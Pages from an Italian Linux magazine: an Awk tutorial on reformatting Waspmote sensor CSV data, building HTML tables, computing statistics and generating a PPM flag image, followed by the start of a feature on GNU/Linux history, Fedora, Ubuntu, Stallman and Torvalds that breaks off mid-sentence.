



**Fig. 1 • File in uscita dalla Waspmote a sinistra e dopo le modifiche a destra**

- Indicizzazione e adeguamento del file per analisi successive;
- Ordinamento dei dati;
- Creare grafici con caratteri ASCII fino al bitmap;

e diverse altre che per evidenti motivi di spazio non potremmo vedere tutte singolarmente. Illustrando alcune di queste applicazioni si cercherà al tempo stesso di fornire ulteriori nozioni su Awk.

## I FILE CSV

Acronimo di **Comma-Separated Values** (valori separati da virgola), il CSV è probabilmente il modo più semplice, "leggero" e immediato per scrivere i dati su un file e estrapolarli da esso in una fase successiva per l'interpretazione. Sebbene il formato CSV dovrebbe avere, implicitamente già dal nome, una formattazione per certi versi standard, potremmo trovarci davanti diverse "sfumature" con la necessità di specifici cambiamenti per renderlo utilizzabile ad altri programmi. Se fosse possibile evitare di cambiare le impostazioni locali LibreOffice Calc sarebbe meglio, e quale migliore occasione che applicare Awk al file CSV? In quest'ottica ci prefiggiamo i seguenti obiettivi:

1) Cambiare la rappresentazione decimale da quella anglosassone, con il punto, a quella in uso in Italia (ma non solo) con la virgola;

2) Cambiare il simbolo di "," in ";" affinché il separatore di campo (colonne) sia congruente in tutto il file CSV.

Così facendo in LibreOffice Calc nel pannello **Opzione di sillabazione** dovremo optare solo per **Punto e virgola**: vediamo come raggiungere questo risultato (**Fig. 1**).

Una prima idea potrebbe essere la seguente riga (ricordiamo che in ambiente GNU/Linux invocare Awk è equivalente a chiamare **gawk**): **awk 'gsub(/\./,",");' Dati.csv > Nuovo.csv**, dove utilizziamo la funzione built-in **gsub(r,c,v)** che ad ogni occorrenza del pattern **r**, definito eventualmente da una espressione regolare tra caratteri slash "/" con metacaratteri quotati con il backslash "\", viene sostituita la stringa **c** nella variabile **v**. Nel nostro caso, la sostituzione avverrà su tutti i record (le righe) del file: ricordiamo che di default il **record separator**, la variabile d'ambiente **RS**, equivale al newline "**\n**". Nel comando ogni occorrenza del carattere punto "." verrà sostituita dal carattere virgola "," redirigendo l'output, carattere ">", sul file **Nuovo.csv**. Non applicando la redirezione l'output verrebbe mostrato a schermo: in entrambi i casi l'originale non viene toccato/modificato. Se però provassimo ad applicare il comando noteremo che il primo record (prima riga) la scritta **Umid.Relativa** verrebbe cambiata in **Umid,Relativa**, occorre pertanto escludere la prima riga:

```
awk 'NR!=1?gsub(/\./,","):"print";' Dati.csv >↵
                                        Nuovo.csv
```

Che cosa abbiamo fatto? Come noto Awk supporta i costrutti di controllo classici tra i quali l'**if** secondo la seguente sintassi:

```
if (espressione-condizionale)
{
        Azione1
}
else
{
        Azione2
}
```

ma supporta anche l'operatore ternario con la sintassi:


```
espressione-condizionale ? Azione1 : Azione2 ;
```

con funzionamento analogo all'if-else: se l'espressione condizionale è vera verrà eseguita *Azione1* altrimenti *Azione2*. Per risolvere il secondo obiettivo è sufficiente, con una seconda riga, richiamare di nuovo la stessa funzione: **gsub(/\, /,";")**, tutto ciò che presenta una virgola "," seguita da uno spazio bianco è da sostituire con il carattere ";". Volendo adottare un'unica riga cambieremo il comando in:

```
awk '{if (NR!=1) {gsub(/\, /,";");gsub(/\./,","); print}↵
                     else print}' Dati.csv > Nuovo.csv
```

Se si vuole sovrascrivere il file (eseguire questa operazioni sempre sulla copia, mai sull'originale!) utilizzeremo:

```
awk '{gsub(/\, /,";");gsub(/\./,",");a[NR]=$0;}END ↵
{for (i=1;i<=NR;i++){print a[i] >FILENAME;}}' Dati.csv
```

che risulterà più chiara tra breve. Attenzione: se la formattazione del file CSV dovesse cambiare, ad esempio in seguito a futuri adeguamenti, le righe indicate, che possono far parte di uno script, non funzioneranno più a dovere! In questi frangenti è il caso che si venga avvisati in caso di cambi al fine di evitare grossolani errori con conseguenti risultati indecifrabili o, peggio, indurre in errate interpretazioni!

## TUTTI I DATI IN UN SITO

Convertiti i dati con separatori di colonna (campi) uniformi (carattere ";" nel nostro caso), utilizzando Awk possiamo pensare, ad esempio, di crearci una tabella in HTML per riportare i dati in un sito Web, fermo restando che questo è sempre possibile con qualsiasi altro linguaggio (ad esempio Perl o Python). Sulla pagina ***www.edmaster.it/url/5138*** troviamo il corposo (oltre 1500 misure) file **Dati.csv** da adattare secondo quanto detto in precedenza e il file **CreaTabella.awk** da lanciare per creare la tabella. Un programma Awk può essere invocato in diversi modi, ad esempio da riga di comando indicando direttamente il nome se nel sorgente Awk è riportato lo shebang **#!/usr/bin/awk -f** in prima riga, dall'interno di uno script Bash oppure utilizzando l'opzione **-f** e specificando il file dal quale leggerlo. Fatta questa premessa rendiamo uniforme il file CSV e solo dopo lanciamo il comando:

```
awk -f CreaTabella.awk Nuovo.csv > dati.html
```

il quale creerà il file **dati.html** da lanciare con un browser (**Fig. 2**). Volendo un ordine di grandezza di massima dell'esecuzione dei comandi su un file con un importante numero di dati, possiamo anteporre il comando **time** ai comandi precedenti e il cui output potrà essere interpretato approfondendo dal manuale on-line (**man time**).

| Giorno | Data(aa mm gg) | Orario | Temperatura | Umid.Relativa | CO |
|---|---|---|---|---|---|
| Mon | 15/01/19 | 19 38 00 | 20,96 | 61,77 | 7,86 |
| Mon | 15/01/19 | 19 39 00 | 17,41 | 62,12 | 7,48 |
| Mon | 15/01/19 | 19.40 00 | 16,12 | 61,77 | 7,20 |
| Mon | 15/01/19 | 19 41 00 | 15,80 | 61,77 | 7,29 |
| Mon | 15/01/19 | 19 42·00 | 16,12 | 62,29 | 7,15 |
| Mon | 15/01/19 | 19 43 00 | 16,12 | 61,77 | 7,19 |
| Mon | 15/01/19 | 19 44 00 | 16,12 | 61,60 | 7,34 |
| Mon | 15/01/19 | 19 45 00 | 16,12 | 61,60 | 7,25 |
| Mon | 15/01/19 | 19 46 00 | 16,45 | 61,60 | 7,44 |
| Mon | 15/01/19 | 19 47.00 | 16,12 | 61,77 | 7.39 |
| Mon | 15/01/19 | 19 48 00 | 16,45 | 61,77 | 7,48 |
| Mon | 15/01/19 | 19 49 01 | 16,45 | 61,94 | 7,34 |
| Mon | 15/01/19 | 19.50 01 | 16,77 | 61,77 | 7,62 |
| Mon | 15/01/19 | 19·51 01 | 16,45 | 61,60 | 7.62 |
| Mon | 15/01/19 | 19 52 01 | 16,45 | 61,77 | 7.39 |
| Mon | 15/01/19 | 19 53·02 | 16,45 | 61,60 | 7,52 |
| Mon | 15/01/19 | 19 54 02 | 16,45 | 61.60 | 7,53 |
| Mon | 15/01/19 | 19 55 02 | 28,38 | 61,94 | 7,42 |
| Mon | 15/01/19 | 19 56 02 | 16,45 | 61,60 | 7,48 |
| Mon | 15/01/19 | 19 57 02 | 16,45 | 61,94 | 7,58 |
| Mon | 15/01/19 | 19 58 02 | 16,45 | 61,94 | 7,72 |
| Mon | 15/01/19 | 19 59 02 | 16,45 | 62,12 | 7,48 |
| Mon | 15/01/19 | 20 00 02 | 16,77 | 61,77 | 7,53 |
| Mon | 15/01/19 | 20·01·02 | 16,45 | 61,42 | 7,53 |
| Mon | 15/01/19 | 20 02 02 | 16,77 | 61,77 | 7,81 |

**Fig. 2 • Tabella HTML con oltre 1500 misure creata in pochi istanti**

## GLI ARRAY IN AWK

In un comando precedente abbiamo utilizzato il concetto di array, uno degli argomenti rimasti in sospeso nello scorso appuntamento. Cos'è un array? Immaginiamo un vettore riga contenente n elementi: {1,2,3,...,n}, questo è un esempio di array monodimensionale (o unidimensionale). Una sorta di variabile contenente più valori e che in altri linguaggi devono essere obbligatoriamente dello stesso tipo e preventivamente dichiarati. Gli elementi dell'array sono distinguibili dall'indice che in genere è un numero che inizia da 0 per il primo elemento, assume valore 1 per il secondo e così a seguire, ma può essere definito anche da una stringa definendo così gli array associativi noti, ad esempio, a chi conosce il PHP e/o Javascript. In Awk, analogamente alle variabili, non necessitiamo di dichiarare l'array tanto meno specificarne le dimensioni prima dell'uso, procedura che invece è obbligatoria, ad esempio, in C. Si accede ad un elemento dell'array tramite **nome_array[indice]** (il riferimento ad un valore non esistente ritorna la stringa nulla), così come l'assegnamento **array[indice]=valore**. Fatta questa premessa riprendiamo il comando rimasto in sospeso. Notiamo l'uso di due regole: la prima applicata a tutti i record del file per il raggiungimento del nostro obiettivo con l'aggiunta di **a[NR]=$0** che rientra nella definizione di assegnamento del valore di un array, dove **NR** è la variabile d'ambiente **Number of Record** ovvero il numero di righe lette e **$0** è la variabile d'ambiente che indica l'intero record, cioè l'insieme di tutti i campi che costituiscono quella riga (record). In sostanza, l'array conterrà tutte le righe del file: ogni elemento dell'array, identificato da un indice numerico, equivarrà ad una riga del file. La seconda regola inizia con **END** e viene lanciata dopo che tutte le righe del file sono state lette. Nello specifico con un ciclo **for** vengono scansionate tutte le righe e per ognuna di essa viene fatta la stampa redirettta sul file **FILENAME** la variabile d'ambiente che indica il nome del file corrente in ingresso (si rimanda al comando **man gawk** per gli approfondimenti e le osservazioni su questa variabile).

## MATEMATICA E AWK

I dati forniti da una qualsiasi misura (nel nostro caso prenderemo ad esempio una scheda Waspmote, generalmente utilizzata per monitorare parametri ambientali), possono essere sottoposti a diverse interpretazioni. Awk, come altri linguaggi, ha una serie di operatori e funzioni built-in dedicati alle operazioni aritmetiche e matematiche, dalle elaborazioni più elementari a quelle più complesse. Va ricordato che numeri in Awk sono di default espressi sempre in floating point il che significa che l'operatore di divisione / fornisce un risultato sempre in floating point e non arrotondato ad un intero come avviene ad esempio in C. Detto questo possiamo passare ad un esempio applicativo, ben sapendo, però, che in qualsiasi programma che potremmo andare a scrivere abbiamo quasi sempre una operazione matematica/aritmetica. Detto ciò, poiché abbiamo una serie di valori dalla Waspmote, si potrebbe essere interessati alla valutazione della somma totale di una colonna (ad esempio, la temperatura) così come alla valutazione del valore medio e sapere quando è avvenuto il valore massimo (e/o il valore minimo).

```
#!/usr/bin/awk -f
{
  FS=";";
  gsub(/,/,".",$4)
  somma += $4
  if (massimo < $4)
  {
    massimo=$4
    data=$2
    ora=$3
  }
}
END { if (NR>0) printf "Somma pari a %5.2f su un ➥
      totale di righe %d. La media dei valori è pari ➥
              a %5.3f.\n",somma,(NR-1),somma/(NR-1); \
  printf "Il valore massimo di %3.2f si è avuto il ➥
                    %s alle ore %s.\n",massimo,data,ora}
```

Copiamo le righe in un file di nome **Media.awk**, salviamolo nella cartella dove è presente il file **Nuovo.csv** e impartiamo il comando **./Media.awk Nuovo.csv** per avere a schermo i valori ai quali si è interessati (**Fig. 3**).

Solo due note di commento: applichiamo la funzione **gsub()** per riconvertire solo il campo 4 ad una rappresentazione decimale con il punto per evitare complicazioni sulle impostazioni delle variabili d'ambiente del sistema operativo. La seconda nota riguarda il backslash presente sulla riga dell'END: indica all'interprete che quella riga continua. Ma questo è solo un esempio si possono re-





Fig. 3 • Somma di una colonna, valore medio e valore massimo.

alizzare programmi per l'interpolazione lineare e polinomiale al fine di conoscere, ad esempio, i valori dei dati tra una misura e un'altra: è questo il modo con il quale un foglio di calcolo raccorda i valori.

## IMMAGINI CON AWK?

Esatto, qualche semplice immagine con Awk e prime integrazioni con la shell Bash. Com'è possibile realizzare un'immagine utilizzando un linguaggio nato principalmente per processare del testo? La risposta, così come la comprensione, diventa immediata nel momento in cui ricordiamo che un'immagine è caratterizzata da un insieme di punti (pixel) e ogni punto ha una propria sfumatura di colore a seconda di ciò che deve rappresentare nel contesto in cui è inserito. Il modo più semplice per capire il concetto è riferirsi al formato **RGB** acronimo di **Red-Green-Blue** ad indicare i tre colori rosso, verde e blu. Ogni pixel si porta dietro un'informazione tipicamente legata al colore che dovrà rappresentare. La più piccola informazione che può contenere è pari a 1 bit: punto bianco (valore 1) o punto di colore nero (valore 0). A seguire abbiamo che il singolo punto può portare un'informazione a 8 bit che in decimale corrisponde a 256 valori (2^8) compresi tra 0 e 255: 0 pixel nero, 255 pixel bianco e, in una scala lineare, il 127 indica il 50% di livello di grigio. Lo step successivo, di nostro interesse in questo caso, vede il pixel portarsi un'informazione di ben 24 bit suddivisi in 8 bit per il livello del Rosso, 8 bit per il livello del Verde e 8 bit per il livello del Blu. Questo significa che ogni canale RGB può assumere 256 valori, da 0 a 255: dire che il canale del rosso è pari a 0 equivale ad affermare che il rosso è stato "spento" (nero) e via via che ci spostiamo verso il valore 255 si passa da un rosso molto scuro ad un rosso vivo secondo le varie tonalità. Analoghe considerazioni per il verde e il blu. Poiché ogni canale può assumere 256 valori differenti e poiché si hanno 3 canali per pixel, ecco che per ogni pixel possiamo rappresentare con 24 bit un totale di 256^3=16.777.216 colori! Premesso questo se vi dicessimo che il valore di ogni singolo byte (8 bit) di canale ci definisce l'indice di un array ecco che tutti i valori dell'array ci rappresentano una tavolozza (**palette**) di colori relativi a quel canale che combinato con gli altri due canali forniscono il totale di colori visto poco sopra, allora gli indici combinati delle tre tavolozze ci danno il colore di un pixel! L'insieme di decine, centinaia e migliaia di indici a queste tavolozze creano l'immagine! Basta con la teoria e passiamo a qualcosa di pratico e semplice: vogliamo creare con Awk l'immagine della nostra bandiera. In allegato (***www.edmaster.it/url/5138***) troviamo i due file **Bandiera.awk** e **Bandiera.sh**: copiamoli nella nostra home utente, rendiamoli entrambi eseguibili e lanciamo da una shell il comando **./Bandiera.sh** per trovare l'immagine in **ppm** (**Portable Pix Map**) e in **png** (**Portable Network Graphics**). Per i dettagli si rimanda ai commenti nei sorgenti. In Fig. 4 è visibile un editor esadecimale con il quale è stata aperta l'immagine in formato .ppm: notiamo subito l'intestazione standard del formato .ppm seguito dai valori dei tre canali RGB per disegnare il verde, il bianco e il rosso. Per interpretare i valori in esadecimale si può far uso di una tabella ASCII.





Fig. 4 • La bandiera prima della rotazione e conversione nel formato .png

# GNU/LINUX SIAMO NOI!

**Chi sono, come passano le loro giornate e dove vivono i numeri uno del Pinguino: scoprilo nella nostra intervista esclusiva**

*Luca Tringali*

La comunità di sviluppatori del sistema operativo GNU/Linux è la più grande rete globale di volontari: nel 2011 si è stimato che il valore del solo kernel Linux, in termini di costi nel caso fosse stato necessario pagare gli sviluppatori per realizzarlo, ammonta a circa 2,2 miliardi di euro. Se includessimo in tale calcolo anche tutti i programmi del progetto GNU e le varie distribuzione, la cifra supererebbe facilmente i 4 miliardi di euro e potrebbe arrivare anche intorno ai 10 contando gli svariati ambienti grafici e le applicazioni accessorie. Questo ci offre una misura dell'enorme sforzo da parte di persone che hanno deciso di regalare qualcosa al mondo.

Molte di queste persone hanno ottenuto un finanziamento da parte di qualche azienda per realizzare il codice che hanno poi introdotto nella distribuzioni GNU/Linux che tutti noi oggi utilizziamo, oppure hanno trovato un modo per trasformare il loro lavoro in un business (ad esempio, fondando aziende che forniscono consulenze su alcuni aspetti del sistema operativo). Ma tutti sono partiti da una passione per l'informatica e la programmazione ed hanno cominciato la loro "carriera" come volontari. Ancora oggi rimangono spesso nell'ombra, sconosciuti alla maggior parte degli utenti che utilizzano il sistema operativo del Pinguino ma al tempo stesso così importanti affinché le cose possano andare avanti e l'innovazione continui ad essere il punto di forza del FOSS. Come omaggio al loro impegno, abbiamo scelto alcuni di loro per presentarli in questo dossier. Abbiamo voluto occuparci principalmente della "facce da Linux". Anche per ricordare che a differenza degli altri sistemi operativi, proprietari, GNU/Linux è bello proprio perché è fatto da persone, donne ed uomini, "della porta accanto".

> *Se Stallman è il pastore spirituale della comunità FOSS, sempre pronto a tirare le orecchie a chi non segue le tavole dei comandamenti, Torvalds è un regista che dirige il film che la comunità sta realizzando.*

## UN PO' DI STORIA

GNU è stato ideato e realizzato da un programmatore statunitense di nome Richard Matthew Stallman, anche noto come RMS oppure Sant iGNUcius, patrono della chiesa di Emacs (lo stesso Stallman, infatti, è anche autore del famoso editor Emacs). È un simbolo della cultura hacker ed ha fondato il movimento del Software Libero nella convinzione che siano gli utenti a dover controllare i programmi e non il contrario. All'inizio degli anni '90, GNU era quasi completo, mancava una delle parti più difficili da realizzare: il kernel. Il 25 agosto 1991, l'allora studente di informatica Linus Torvalds comunicò di aver cominciato a lavorare su un sistema operativo Open Source: il sistema era basato sui programmi del progetto GNU e su un kernel di sua concezione chiamato Linux (il nome originale doveva essere **Freax**, ma il suo amico *Ari Lemmke* chiamò "linux" la cartella del server FTP che ne conteneva il codice). Finalmente, il progetto GNU aveva un kernel a disposizione, e quindi il primo sistema operativo FOSS era pronto (anche se ancora non stabile). Oggi, Linus Torvalds è uno dei personaggi più influenti del mondo del Free Open Source Software, assieme a Richard Stallman (l'ideatore del progetto GNU e padre della filosofia Free Software). A differenza di Stallman, però, il padre del Pinguino ha sempre mantenuto un profilo di basso livello, cercando di farsi trascinare il meno possibile nelle varie dispute della comunità.

# Fedora e Ubuntu: GNU/Linux per tutti i gusti

**L'ecosistema del Pinguino è fatto da decine e decine di distro differenti. Ma fra tutte, Fedora e Ubuntu sono le più apprezzate dagli utenti**

## FEDORA: 13 ANNI DI SUCCESSI

Il 25 settembre 2003 venne presentata la prima versione di Fedora, chiamata Fedora Core 1, e basata su Red Hat Linux. Fedora si è proposta fin da subito come una distribuzione orientata all'innovazione e alla qualità: le sue release hanno un ciclo di rilascio molto breve (anche se rispetto alla "concorrente" Ubuntu un po' più lunghi) ed i programmi vengono sempre forniti aggiornati alle ultime versioni disponibili al momento del rilascio. Nello spirito della condivisione delle idee e degli sforzi, le modifiche e le innovazioni sviluppate dal team di Fedora vengono rilasciate "upstream", ovvero direttamente nel codice sorgente dei progetti originali e non solo nelle copie utilizzate per i pacchetti di Fedora.
Ciò significa che se gli sviluppatori di Fedora modificano un modulo del kernel Linux, inviano la modifica al repository del kernel stesso. In questo modo la modifica da loro effettuata è disponibile per tutti gli altri utenti GNU/Linux, anche quelli che non stanno utilizzando Fedora. Piccola curiosità: il nome della distribuzione deriva in parte dal fatto che il fedora è un tipo di cappello, simbolo della distro Red Hat Linux su cui Fedora è basata. Ma non si deve nemmeno dimenticare che in origine "Fedora" era il nome di un repository di terze parti per Red Hat Linux aperto nel 2002 da Warren Togami. Il repository era talmente ben fornito e mantenuto che l'anno successivo si è deciso di realizzare una versione di Red Hat Linux che utilizzasse proprio questo repository come fonte principale dei pacchetti (la prima Fedora Core). Fedora è la distro utilizzata da Linus Torvalds: serve aggiungere altro?

## UBUNTU: UNA SCOMMESSA VINTA?

Il 20 ottobre 2004 compariva sul Web la prima versione stabile di un sistema operativo, derivato dal famoso Debian, che aveva già fatto parlare di sé nei mesi precedenti. Singolare è già la scelta del nome: quest'ultimo deriva infatti da una parola zulu che racchiude un importante significato morale ("io sono ciò che sono per merito di ciò che tutti noi siamo"). Più di undici anni fa, non si sa esattamente quando, il milionario Mark Shuttleworth decise di riunire un team inizialmente abbastanza ristretto di programmatori per realizzare una nuova distribuzione GNU/Linux.
La nuova distro doveva essere basata su Debian, sistema a cui lo stesso Shuttleworth aveva collaborato negli anni '90, ma risultare quanto più semplice possibile da utilizzare per gli utenti: in poche parole, migliorare qualcosa di già ampiamente collaudato. Nell'immaginario comune, però, i sistemi GNU/Linux erano considerati "materia da programmatori", troppo difficili da usare per un utente qualsiasi. Microsoft controllava quasi il 95 % del mercato, e si considera come unica alternativa il sistema Mac OS X di Apple. L'azienda di Cupertino comincia a farsi notare dal grande pubblico grazie all'iPod, e comincia ad avvicinare utenti anche ai propri computer desktop. Oggi, Windows e Mac OS X sono ancora i due sistemi desktop più utilizzati, ma quello di Microsoft ha perso terreno: più del 12 %. Invece, i sistemi desktop GNU/Linux rimangono confinati al terzo posto, intorno all'1,5% del totale. Ma, oggi, la partita si gioca principalmente sul terreno dei dispositivi mobili: ecco perché Shuttleworth sta puntando tutto (o quasi) su Ubuntu Touch.

# Richard M. Stallman e Linus Torvalds: i due re di GNU/Linux

**Sono senza dubbio alcuno i due personaggi di spicco nel panorama Free Open Source. Ma hanno delle personalità diametralmente opposte**

## "Io sono Richard Stallman"

**Richard Matthew Stallman** è il fondatore del movimento del Free Software. Che cosa significa "software libero"? Secondo quanto lui stesso ripete spesso nelle sue pubblicazioni e conferenze, significa che rispetta la libertà degli utenti e della comunità. In particolare, il software fornisce all'utente le quattro libertà fondamentali: 0) La libertà di usare il programma come si preferisce, per qualsiasi scopo; 1) La libertà di studiare il codice sorgente (cioè quei progetti che i programmatori scrivono e possono capire) e modificarlo, di modo che il programma possa fare quello che l'utente vuole; 2) La libertà di fare e distribuire copie esatte del software quando si vuole; 3) La libertà di fare e distribuire copie delle versioni del programma che sono state modificate, quando lo si desidera. Se una o più di queste libertà manca oppure è insufficiente, il programma non può essere considerato libero (non-free). Nel 1998, la comunità del Free Software includeva diversi sviluppatori che rifiutavano gli ideali del movimento del Software Libero. È stato quindi coniato il termine Open Source come modo per parlare dello stesso software lasciando da parte le questioni etiche. Si tratta di un modo diverso di presentare la questione senza dover parlare di "buono" o "cattivo".

Nel 1983, Stallman, studente di fisica del MIT, voleva avere un computer moderno (per quell'epoca) ed usarlo liberamente. Questo richiedeva un sistema operativo Libero che potesse essere eseguito su computer moderni e, considerato che non esisteva, decise di scriverne uno. Gli diede il nome "GNU" (GNU Non è Unix). Nel 1990 quasi tutto il sistema era pronto, ma mancava uno dei componenti più importanti: il kernel. Stallman cominciò a svilupparne uno, GNU Hurd, ma i progressi erano lenti e dunque decise di affidarsi a Linux, dando vita ad un nuovo OS. Il nome giusto per quest'accoppiata è GNU/Linux o, in alternativa, GNU+Linux. Purtroppo, con grande dispiacere dello stesso Stallman e di tutti collaboratori del progetto GNU, molti utenti chiamano questa combinazione soltanto Linux, il che non rende credito agli sviluppatori che si sono impegnati e che tutt'ora si impegnano per migliorare la parte più consistente del sistema operativo.

# "Piacere, il mio nome è Linus Torvalds"

Fin dagli inizi della sua adolescenza, **Linus Torvalds** ha avuto a che fare con il mondo dell'informatica: suo nonno era professore di statistica all'università di Helsinki ed aveva uno dei primi computer per uso domestico (un Commodore VIC-20) che portava a casa per fare dei calcoli. Torvalds lo aiutava a scrivere alcuni dei programmi, cominciando poi a sviluppare giochi ed altri software con l'aiuto di alcune riviste d'informatica e manuali dell'epoca. Oggi i computer sono il suo lavoro, ma non mancano nemmeno tra i suoi hobbies. Inoltre, gli piace molto leggere (soprattutto fantascienza e fantasy) e fa scuba diving (immersioni subacquee). Non vive più ad Helsinki: abita a Portland, nell'Oregon, è sposato ed ha tre figlie adolescenti.

A suo dire, nessuna delle sue figlie è particolarmente interessata ai computer, se non come utente. Torvalds è famoso per l'appellativo di "dittatore benevolo", a causa del suo modo di fare talune volte un po' "brusco". Torvalds, infatti, tende a non utilizzare giri di parole, e quando nota qualcosa che non lo convince, lo comunica senza mezzi termini. In genere, il problema si riconduce quasi sempre alla tensione tra le persone che pensano sia piu bello scrivere nuovo codice e chi, come Torvalds, ritiene che si debbano prima sistemare le cose già esistenti. Per quanto riguarda lo sviluppo del kernel, le modifiche che interessano principalmente Torvalds consistono nei miglioramenti del core, ma sono spesso molto piccole e difficili da notare: del resto, in un progetto che continua da più di 20 anni, il codice del core è ormai abbastanza stabile, ed i miglioramenti sono dettagli che servono più che altro a rendere il kernel più efficiente. "Veloce, pronto, e leggero" è più importante per lui di "carino". E si è spesso lamentato con gli sviluppatori di alcuni famosi ambienti desktop del fatto che quelle poche cose di cui ha bisogno (come la modifica dei font o l'eliminazione di barre ed 